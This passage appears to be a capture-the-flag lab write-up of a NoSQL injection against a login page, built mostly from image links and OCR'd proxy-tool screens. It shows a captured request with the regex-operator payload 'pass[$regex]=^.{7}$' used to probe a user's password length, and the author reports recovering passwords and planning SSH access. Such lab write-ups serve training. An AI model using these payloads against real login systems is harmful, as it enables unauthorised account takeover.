



And here we go, it works!




BUT, I accidentaly cracked the pedro's password, but in the task it said to exploit John's, so we'll do the same process here for the John:





Caido
CAIDO
Unset Scope
Enter an HTTPQL query...
Queuing
Environment
nosql
Overview
Sitemap
Scope
Filters
Proxy
Intercept
HTTP History
WS History
Match & Replace
Testing
Replay
Automate
Workflows
Assistant
Environment
Logging
Search
Findings
Exports
Workspace
Files
Plugins
Workspace
Commands
Requests
Responses
ID
Host
Method
Path
Query
Exten...
Sent At
1
10.10.3.17:80
POST
/login.php
.php
2025-02-21 12:26:53
http://10.10.3.17
Drop
Forward
1 POST /login.php HTTP/1.1
2 Host: 10.10.3.17
3 Content-Length: 31
4 Cache-Control: max-age=0
5 Origin: http://10.10.3.17
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.10.3.17/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13
14 user=john&pass=test&remember=on
31 (0x1f) selected



Caido
CAIDO
Options
Queuing
Environment
nosql
Overview
Sitemap
Scope
Filters
Proxy
Intercept
HTTP History
WS History
Match & Replace
Testing
Replay
Automate
Workflows
Assistant
Environment
Logging
Search
Findings
Exports
Workspace
Files
Plugins
Workspace
Commands
New Session
Search...
Default Collection
2
3
4
http://10.10.3.17
Send
Request
Clear
1 POST /login.php HTTP/1.1
2 Host: 10.10.3.17
3 Content-Length: 31
4 Cache-Control: max-age=0
5 Origin: http://10.10.3.17
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.10.3.17/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13
14 user=john&pass[$regex]=^.{7}$&remember=on
Response
Follow redirection
1 HTTP/1.1 302 Found
2 Date: Fri, 21 Feb 2025 07:28:07 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Location: /?err=1
5 Content-Length: 0
6 Content-Type: text/html; charset=UTF-8
7
8
2 /2
169 bytes | 2464ms




And now we have the password:




Hooray! It worked!




And now since we already know Pedro's password, we'll just connect to it through ssh

